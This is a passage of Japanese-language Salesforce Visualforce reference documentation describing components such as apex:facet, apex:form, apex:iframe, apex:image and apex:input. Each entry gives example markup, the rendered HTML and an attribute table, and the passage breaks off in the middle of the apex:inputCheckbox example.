<apex:dataTable> のヘッダーまたはフッターなどの、親コンポーネントの特定の部分で表示されるコンテンツのプレースホルダです。

<apex:facet> コンポーネントは、親が facet をサポートしている場合にのみ、親コンポーネントの本文に含めることができます。facet コンポーネントの名前は、親コンポーネントの事前定義された facet 名の 1 つと一致する必要があります。この名前により facet コンポーネントのコンテンツが表示される場所が特定されます。facet コンポーネントが親コンポーネントの本文内で定義される順序は、親コンポーネントの表示には影響しません。

facet の例については、<apex:dataTable> を参照してください。

注意: Apex で直接 <apex:facet> を表すことはできませんが、facet を持つ動的コンポーネントで指定できます。次に例を示します。

```
Component.apex.dataTable dt = new Component.apex.dataTable();

dt.facets.header = 'Header Facet';
```

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<!-- Shows a two column table of contacts associated with the account.
The account column headers are controlled by the facets.-->

<apex:page standardController="Account">
    <apex:pageBlock title="Contacts">
       <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">

            <apex:column >
                <apex:facet name="header">Name</apex:facet>
                        {!contact.Name}
            </apex:column>
            <apex:column >
                <apex:facet name="header">Phone</apex:facet>
                        {!contact.Phone}
            </apex:column>
        </apex:dataTable>
    </apex:pageBlock>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
name	String	表示するfacetの名前。この名前は親コンポーネントの事前定義されているfacet名の1つと一致する必要があり、facetコンポーネントのコンテンツが表示される場所を特定します。たとえば、dataTableコンポーネントには「header」、「footer」および「caption」という名前のfacetがあります。	はい	10.0	global

apex:flash

HTML オブジェクトおよび埋め込みタグを使用して表示される Flash ムービーです。

```
<apex:page sidebar="false" showheader="false">
    <apex:flash src="http://www.adobe.com/devnet/flash/samples/drawing_1/1_coordinates.swf"
     height="300" width="100%" />
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
flashvars	String	flashvars 属性を使用すると、ムービーにルートレベルの変数をインポートできる。すべての変数は SWF の最初のフレームが再生される前に作成されます。値はアンパサンド区切りの名前-値のペアのリストで構成されます。		14.0	
height	String	このムービーが表示される高さ。利用可能な縦方向の合計スペースに対する相対パーセント (50% など)、またはピクセル数 (100 など) のいずれかとして表されます。	はい	14.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
loop	Boolean	Flash ムービーを繰り返し再生するか、1 回のみ再生するかどうかを指定する boolean 値。true に設定されている場合、Flash ムービーが繰り返し再生されます。指定されていない場合、この値はデフォルトの false に設定されます。		14.0	
play	Boolean	Flash ムービーが表示された場合に自動的に再生を開始するかどうかを指定する boolean 値。true に設定されている場合、Flash ムービーが自動的に再生を開始します。指定されていない場合、この値はデフォルトの false に設定されます。		14.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
src	String	表示されるムービーへのパス。URL として表されます。Salesforce の静的リソースとして Flash ムービーを保存できます。	はい	14.0	
width	String	このムービーが表示される幅。利用可能な横方向の合計スペースに対する相対パーセント (50% など)、またはピクセル数 (100 など) のいずれかとして表されます。	はい	14.0	

apex:form

ユーザが入力を行ってから、<apex:commandButton> または <apex:commandLink> を使用して送信できる Visualforce ページのセクションです。フォームの本文で、表示されるデータおよびその処理方法を特定します。1 つのページまたはカスタムコンポーネントで 1 つの <apex:form> タグのみを使用するためのベストプラクティスです。

API バージョン 18.0 では、このタグは <apex:repeat> の子コンポーネントにすることはできません。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <form> タグに適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid case record in the URL.

For example, if 001D000000IRt53 is the case ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<apex:page standardController="Case" recordSetVar="cases" tabstyle="case">

    <apex:form id="changeStatusForm">
```

```
        <apex:pageBlock >
        <apex:pageMessages />
        <apex:pageBlockButtons>
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>
        <apex:pageBlockTable value="{!cases}" var="c">
            <apex:column value="{!c.casenumber}"/>
            <apex:column value="{!c.account.name}"/>
            <apex:column value="{!c.contact.name}"/>
            <apex:column value="{!c.subject}"/>
            <apex:column headerValue="Status">
                <apex:inputField value="{!c.Status}"/>
            </apex:column>
        </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

上述の例では次の HTML **を表示します。**

```
<!-- allows you to change the status of your cases -->
<form id="j_id0:changeStatusForm" name="j_id0:changeStatusForm" method="post"
    action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
    <!-- opening div tags -->
    <table border="0" cellpadding="0" cellspacing="0">
        <tr>
   <td class="pbTitle"> </td>
            <td id="j_id0:changeStatusForm:j_id1:j_id29" class="pbButton">
                <input type="submit"
                    name="j_id0:changeStatusForm:j_id1:j_id29:j_id30"
```

```
                    value="Save" class="btn"/>
            </td>
        </tr>
    </table>

    <div class="pbBody">
        <table class="list" border="0" cellpadding="0" cellspacing="0">
            <colgroup span="5"/>
            <thead>
                <tr class="headerRow ">
                    <th class="headerRow  " scope="col">Case Number</th>
                    <th class="headerRow " scope="col">Account Name</th>
                    <th class="headerRow  " scope="col">Name</th>
                    <th class="headerRow  " scope="col">Subject</th>
                    <th class="headerRow  " scope="col">Status</th>
                </tr>
            </thead>

            <tbody>
                <tr class="dataRow even  first ">
                    <td class="dataCell"><span>00001000</span></td>
                    <td class="dataCell"><span>Edge Communications</span></td>
                    <td class="dataCell"><span>Rose Gonzalez</span></td>
                    <td class="dataCell"><span>Starting generator after electrical
failure</span></td>
                    <td class="dataCell">
                        <select>
```

```
                        <option value="">--None--</option>
                        <option value="New">New</option>
                        <option value="Working" selected="selected">Working</option>
                        <option value="Escalated">Escalated</option>
                        <option value="Closed">Closed</option>
                    </select>
                </td>
            </tr>

            <tr class="dataRow odd last ">
                <td class="dataCell"><span>00001027</span></td>
                <td class="dataCell"><span>Joyce Bookings</span></td>
                <td class="dataCell"><span>Andy Young</span></td>
                <td class="dataCell"><span>Checking paper jam</span></td>
                <td class="dataCell">
                    <select>
                        <option value="">--None--</option>
                        <option value="New">New</option>
                        <option value="Working" selected="selected">Working</option>
                        <option value="Escalated">Escalated</option>
                        <option value="Closed">Closed</option>
                    </select>
                </td>
            </tr>
        </tbody>
    </table>
</div>
```

```
    <!-- closing div tags -->

</form>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accept	String	このフォームを処理するサーバが扱えるコンテンツタイプのカンマ区切りのリスト。この属性の使用できる値には、「text/html」、「image/png」、「image/gif」、「video/mpeg」、「text/css」、および「audio/basic」があります。使用できる値の完全なリストなど、詳細は、W3C仕様を参照してください。		10.0	global
acceptcharset	String	このフォームを処理するサーバが扱える文字符号化のカンマ区切りのリスト。指定されていない場合、この値はデフォルトの「UNKNOWN」に設定されます。		10.0	global
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
enctype	String	サーバへのフォームの送信に使用されるコンテンツタイプ。指定されていない場合、この値はデフォルトの「application/x-www-form-urlencoded」に設定されます。		10.0	global
forceSSL	Boolean	ページ自体がSSLを使用して提供されたかどうかには関係なく、SSLを使用してフォームが送信される。デフォルトはfalseです。値がfalseである場合、フォームは同じプロトコルを使用してページとして送信されます。forceSSLがtrueに設定されている場合、フォームの送信時には返されるページはSSLを使用します。		14.0	
id	String	ページの他のコンポーネントがフォームコンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onclick	String	onclick イベントが発生した場合 (ユーザがフォームをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがフォームをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがフォームからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをフォームに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onreset	String	onreset イベントが発生した場合 (ユーザがフォームの [リセット] ボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onsubmit	String	onsubmit イベントが発生した場合 (ユーザがフォームの [送信] ボタンをクリックした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
prependId	Boolean	clientid 生成プロセス時にこのフォームがその子コンポーネントの ID の前にフォームの ID を追加するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	フォームコンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	フォームコンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
target	String	フォームの送信後にレスポンスを表示するフレームの名前。この属性に使用できる値には、「_blank」、「_parent」、「_self」、「_top」があります。また、目的の移行先の name 属性に値を割り当てることにより、独自のターゲット名を指定することもできます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global

apex:gaugeSeries

特定の基準に沿って、測定値の変化を示すデータ系列です。少なくとも、表示するゲージレベルのラベルおよび値のペアとして使用するデータコレクションの項目を指定する必要があります。ゲージグラフは、関連付けられた <apex:axis> (type が「gauge」である必要があります) に沿って適切な最小値と最大値を指定することで、読みやすくなります。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。グラフには <apex:gaugeSeries> を 1 つだけ使用します。

例

```
<!-- Page: -->

<apex:chart height="250" width="450" animate="true" legend="true" data="{!data}">

    <apex:axis type="gauge" position="left" margin="-10"

        minimum="0" maximum="100" steps="10"/>

    <apex:gaugeSeries dataField="data1" highlight="true" tips="true" donut="25"

        colorSet="#F49D10, #ddd">

        <apex:chartLabel display="over"/>

    </apex:gaugeSeries>

</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
colorSet	String	ゲージレベルの塗りつぶしの色として使用される一連の色の値。色は、HTML スタイル (16 進) の色をカンマ区切りで指定します。たとえば、#00F,#0F0 です。		26.0	
dataField	String	ゲージレベルのデータ値の取得元である、グラフデータに指定された各レコードの項目。最初のレコードのみが使用されます。	はい	26.0	
donut	Integer	ゲージグラフの中心に配置する穴の半径を、ゲージの半径のパーセントとして表す整数。デフォルトの 0 を使用すると、穴のない、つまり半円のゲージグラフが作成されます。		26.0	
highlight	Boolean	マウスポインタを重ねたときに各ゲージレベルを強調表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		26.0	global
labelField	String	ゲージレベルのラベルの取得元である、グラフデータに指定された各レコードの項目。最初のレ		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		コードのみが使用されます。指定されていない場合、この値はデフォルトの「name」に設定されます。			
needle	Boolean	ゲージの針を表示するかどうかを指定する boolean 値。デフォルトは false で、針は表示されません。		26.0	
rendered	Boolean	グラフでグラフ系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
rendererFn	String	ゲージ要素が表示される方法を追加または上書きする JavaScript 関数の名前を指定する文字列。追加のスタイルを指定またはデータを追加するために実装します。		26.0	
tips	Boolean	マウスポインタを重ねたときにゲージレベルのツールチップを表示するかどうかを指定する boolean 値。ツールチップの形式は <labelField>: <dataField> です。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	

apex:iframe

Visualforce ページ内のインラインフレームを作成するコンポーネントです。このフレームを使用すると、他の情報をスクロールまたは他の情報に置き換えたときに一部の情報を表示したままにすることができます。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <iframe> タグに適用されます。

例

```
<apex:iframe src="http://www.salesforce.com" scrolling="true" id="theIframe"/>
```

上述の例では次の HTML を表示します。

```
<iframe height="600px" id="theIframe" name="theIframe" src="http://www.salesforce.com"
width="100%"></iframe>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
frameborder	Boolean	境界線がインラインフレームを囲むかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global
height	String	インラインフレームの高さ。利用可能な縦方向の合計スペースのパーセント (height="50%" など)、またはピクセル数 (height="300px" など) のいずれかとして表されます。指定されていない場合、この値はデフォルトの 600px に設定されます。		10.0	global
id	String	ページの他のコンポーネントがインラインフレームコンポーネントを参照できるようにする識別子。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
scrolling	Boolean	インラインフレームをスクロールできるかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
src	String	インラインフレームの最初のコンテンツを指定する URL。この URL は、外部 Web サイトまたはアプリケーション内の他のページのいずれかです。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
width	String	インラインフレームの幅。利用可能な横方向の合計スペースのパーセント (width="80%" など)、またはピクセル数 (width="600px" など) のいずれかとして表されます。		10.0	global

apex:image

HTML <img> タグで表示される画像です。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された <img> タグに適用されます。

例

```
<apex:image id="theImage" value="/img/myimage.gif" width="220" height="55"/>
```

上述の例では次の HTML を表示します。

```
<img id="theImage" src="/img/myimage.gif" width="220" height="55"/>
```

リソースの例

```
<apex:image id="theImage" value="{!$Resource.myResourceImage}" width="200" height="200"/>
```

上述の例では次の HTML を表示します。

```
<img id="theImage" src="<generatedId>/myResourceImage" width="200" height="200"/>
```

Zip リソースの例

```
<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"
 />
```

上述の例では次の HTML を表示します。

```
<id="theImage" src="[generatedId]/images/Bluehills.jpg" width="50" height="50"/>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
alt	String	セクション 508 に準拠するために使用される画像の代替テキストの説明。		10.0	global
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
height	String	この画像が表示される高さ。利用可能な縦方向の合計スペースに対する相対パーセント (height="50%" など)、またはピクセル数 (height="100px" など) のいずれかとして表されます。指定されていない場合、この値はデフォルトのソース画像ファイルのサイズに設定されます。		10.0	global
id	String	ページの他のコンポーネントが画像コンポーネントを参照できるようにする識別子。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
ismap	Boolean	この画像を画像マップとして使用するかどうかを指定する boolean 値。true に設定されている場合、画像コンポーネントは commandLink コンポーネントの子である必要があります。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
longdesc	String	画像の詳細説明へのリンクの URL。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが画像をクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザが画像をダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが画像からマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが画像にマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	画像コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	画像コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
url	String	表示されている画像へのパス。URL または静的リソースかドキュメントの差し込み項目のいずれかとして表されます。		10.0	global
usemap	String	この要素が画像を提供するクライアント側の画像マップ (HTML マップ要素) の名前。		10.0	global
value	Object	表示されている画像へのパス。URL または静的リソースかドキュメントの差し込み項目のいずれかとして表されます。		10.0	global
width	String	この画像が表示される幅。利用可能な横方向の合計スペースに対する相対パーセント (width="50%" など)、またはピクセル数 (width="100px" など) のいずれかとして表されます。指定されていない場合、この値はデフォルトのソース画像ファイルのサイズに設定されます。		10.0	global

apex:include

現在のページに 2 番目の Visualforce ページを挿入するコンポーネントです。ページのサブツリー全体が、参照ポイントおよび含まれるページが保持される範囲で Visualforce DOM に挿入されます。

含まれるページからコンテンツを除外する必要がある場合は、代わりに <apex:composition> コンポーネントを使用します。

例

```
<!-- Page: -->

<apex:page id="thePage">

 <apex:outputText value="(page) This is the page."/><br/>

 <apex:include pageName="include"/>

</apex:page>



<!-- Page: include -->

<apex:page id="theIncludedPage">

 <apex:outputText value="(include) This is text from another page."/>

</apex:page>
```

上述の例では次の HTML を表示します。

```
(page) This is the page.<br/>

<span id="thePage:include">(include) This is text from another page.</span>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが挿入されたページを参照できるようにする識別子。		10.0	global
pageName	ApexPagesPageReference	コンテンツを現在のページに挿入する Visualforce ページ。この値では、Visualforce ページの名前を指	はい	10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		定するか、または差し込み項目の構文を使用して、ページまたは PageReference を参照します。			
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global

apex:includeScript

Visualforce ページで使用できる JavaScript ライブラリへのリンクです。指定されている場合、このコンポーネントは、生成された HTML ページの < head > 要素にスクリプト参照を挿入します。

同じスクリプトに対する複数の参照が重複回避され、このコンポーネントを反復コンポーネント内で安全に使用できます。これは、カスタムコンポーネント内で <apex:includeScript> を使用して、そのコンポーネントを <apex:repeat> 反復内で使用する場合などに発生する可能性があります。

パフォーマンス上の理由から、<apex:page> の終了タグの前には、このコンポーネントではなく JavaScript タグを使用することをお勧めします。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された <script> タグに適用されます。

例

```
<apex:includeScript value="{!$Resource.example_js}"/>
```

上述の例では次の HTML を表示します。

```
<script type='text/javascript' src='/resource/1233160164000/example_js'>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		13.0	global
loadOnReady	Boolean	スクリプトリソースをすぐに読み込むのか、ドキュメントモデルの作成後に読み込むのかを指定します。デフォルト値「false」では、スクリプトがすぐに読み込まれます。「true」に設定すると、		29.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		コンポーネントが参照する JavaScript は、ページが「ready (準備完了)」になるまで待機してから読み込まれます。 この方法で読み込まれたスクリプトは、すぐにではなく、`onload` イベントがトリガされた後に DOM に追加されます。このイベントは、DOM が作成された後に発生しますが、子フレームまたは外部リソース (画像など) の読み込みが終了する前に発生する場合があります。			
`value`	Object	JavaScript ファイルへの URL。これは、静的リソース (ベストプラクティス) やプレーン URL への参照になります。	はい	13.0	global

apex:inlineEditSupport

このコンポーネントにより、<apex:outputField> およびさまざまなコンテナコンポーネントのインライン編集がサポートされます。インライン編集をサポートするには、このコンポーネントも <apex:form> タグ内に含める必要があります。

<apex:inlineEditSupport> コンポーネントは次のタグの子孫としてのみ使用できます。

- <apex:dataList>
- <apex:dataTable>
- <apex:form>
- <apex:outputField>
- <apex:pageBlock>
- <apex:pageBlockSection>
- <apex:pageBlockTable>
- <apex:repeat>

<apex:detail> の `inlineEdit` 属性も参照してください。

```
<!-- For this example to render properly, you must associate the Visualforce page


with a valid contact record in the URL.


For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:
```

```
https://Salesforce_instance/apex/myPage?id=001D000000IRt53


See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Contact">
    <apex:form >
        <apex:pageBlock mode="inlineEdit">
            <apex:pageBlockButtons >
                <apex:commandButton action="{!edit}" id="editButton" value="Edit"/>
                <apex:commandButton action="{!save}" id="saveButton" value="Save"/>
                <apex:commandButton onclick="resetInlineEdit()" id="cancelButton"
value="Cancel"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection >
                <apex:outputField value="{!contact.lastname}">
                    <apex:inlineEditSupport showOnEdit="saveButton, cancelButton"
                        hideOnEdit="editButton" event="ondblclick"
                        changedStyleClass="myBoldClass" resetFunction="resetInlineEdit"/>

                </apex:outputField>
                <apex:outputField value="{!contact.accountId}"/>
                <apex:outputField value="{!contact.phone}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
changedStyleClass	String	項目のコンテンツが変更されたときに使用される CSS スタイルクラスの名前。		21.0	
disabled	Boolean	インライン編集が有効化されているかどうかを示す boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		21.0	
event	String	項目でのインライン編集をトリガする ondblclick、onmouseover などの標準 DOM イベントの名前。		21.0	
hideOnEdit	Object	ボタン ID のカンマ区切りのリスト。これらのボタンはインライン編集が有効化されているときには非表示になります。		21.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		21.0	
resetFunction	String	値がリセットされた場合にコールされる JavaScript 関数の名前。		21.0	
showOnEdit	Object	ボタン ID のカンマ区切りのリスト。これらのボタンはインライン編集が有効化されているときに表示されます。		21.0	

apex:input

フォーム項目で期待されるデータに適応する、HTML5 に適した一般的な入力コンポーネントです。HTML type 属性を使用すると、クライアントブラウザが、日付ピッカーや範囲スライダなど、型に適したユーザ入力ウィジェットを表示したり、クライアント側で数値範囲や電話番号などの書式設定または検証を実行したりできます。このコンポーネントは、Salesforce オブジェクトの項目に対応しないコントローラプロパティまたはメソッドのユーザ入力を取得するために使用します。

このコンポーネントでは、Salesforce のスタイル設定を使用しません。また、Salesforce オブジェクトの項目、その他のすべてのデータにも対応していないため、ユーザが入力した値を使用するにはカスタムコードが必要です。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <input> タグに適用されます。

例

```
<apex:input value="{!inputValue}" id="theTextInput"/>
```

上述の例では次の HTML を表示します。

```
<input id="theTextInput" type="text" name="theTextInput" />
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	項目にフォーカスを置くキーボードのアクセスキー。テキストボックスにフォーカスが置かれている場合は、ユーザが項目値を選択または選択解除できます。		29.0	
alt	String	項目の代替テキストの説明。		29.0	
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		29.0	
disabled	Boolean	このテキストボックスを無効な状態で表示するかどうかを指定する boolean 値。true に設定されている場合、テキストボックスは無効な状態で表示されます。指定されていない場合、この値はデフォルトの false に設定されます。		29.0	
id	String	ページの他のコンポーネントが項目コンポーネントを参照できるようにする識別子。		29.0	global
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		29.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		29.0	
list	Object	入力項目に関連付けられた HTML <datalist> ブロックに追加するオートコンプリート値のリスト。 list 属性は、カンマ区切りの静的文字列または Visualforce 式として指定されます。式は、カンマ区切り文字列またはオブジェクトのリストに解決できます。リスト要素には任意のデータ型を設定で		29.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		きますが、その型は、Apex言語機能として、または `toString()` メソッドを介して、文字列に変換できる必要があります。			
`onblur`	String	onblurイベントが発生した場合(フォーカスが項目から離れた場合) に呼び出される JavaScript。		29.0	
`onchange`	String	onchange イベントが発生した場合 (ユーザが項目のコンテンツを変更した場合) に呼び出される JavaScript。		29.0	
`onclick`	String	onclickイベントが発生した場合(ユーザが項目をクリックした場合) に呼び出される JavaScript。		29.0	
`ondblclick`	String	ondblclick イベントが発生した場合 (ユーザが項目をダブルクリックした場合) に呼び出される JavaScript。		29.0	
`onfocus`	String	onfocus イベントが発生した場合 (フォーカスが項目にある場合) に呼び出される JavaScript。		29.0	
`onkeydown`	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		29.0	
`onkeypress`	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		29.0	
`onkeyup`	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		29.0	
`onmousedown`	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		29.0	
`onmousemove`	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		29.0	
`onmouseout`	String	onmouseout イベントが発生した場合 (ユーザが項目からマウスポインタを移動した場合) に呼び出される JavaScript。		29.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタを項目に重ねた場合) に呼び出される JavaScript。		29.0	
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		29.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		29.0	
required	Boolean	この項目が必須項目であるかどうかを指定する boolean 値。true に設定されている場合、この項目の値を指定する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		29.0	
size	Integer	入力項目の幅。一度に表示可能な文字数で表されます。		29.0	
style	String	input コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		29.0	
styleClass	String	input コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		29.0	
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、この項目が選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。		29.0	
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		29.0	
type	String	生成された <input> 要素に追加される HTML5 type 属性。有効な type 値は、次のとおりです。 • auto • date • datetime • datetime-local		29.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		• month • week • time • email • number • range • search • tel • text • url			
value	Object	この項目に関連付けられているコントローラクラス変数を参照する式。たとえば、コントローラクラスの関連付けられている変数の名前がmyTextFieldである場合、この変数を参照するには value="{!myTextField}" を使用します。		29.0	

apex:inputCheckbox

checkbox型のHTML入力要素です。このコンポーネントを使用して、Salesforceオブジェクトの項目に対応しないコントローラメソッドのユーザ入力を取得します。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された <input> タグに適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid opportunity record in the URL.

For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabstyle="opportunity">
```

```
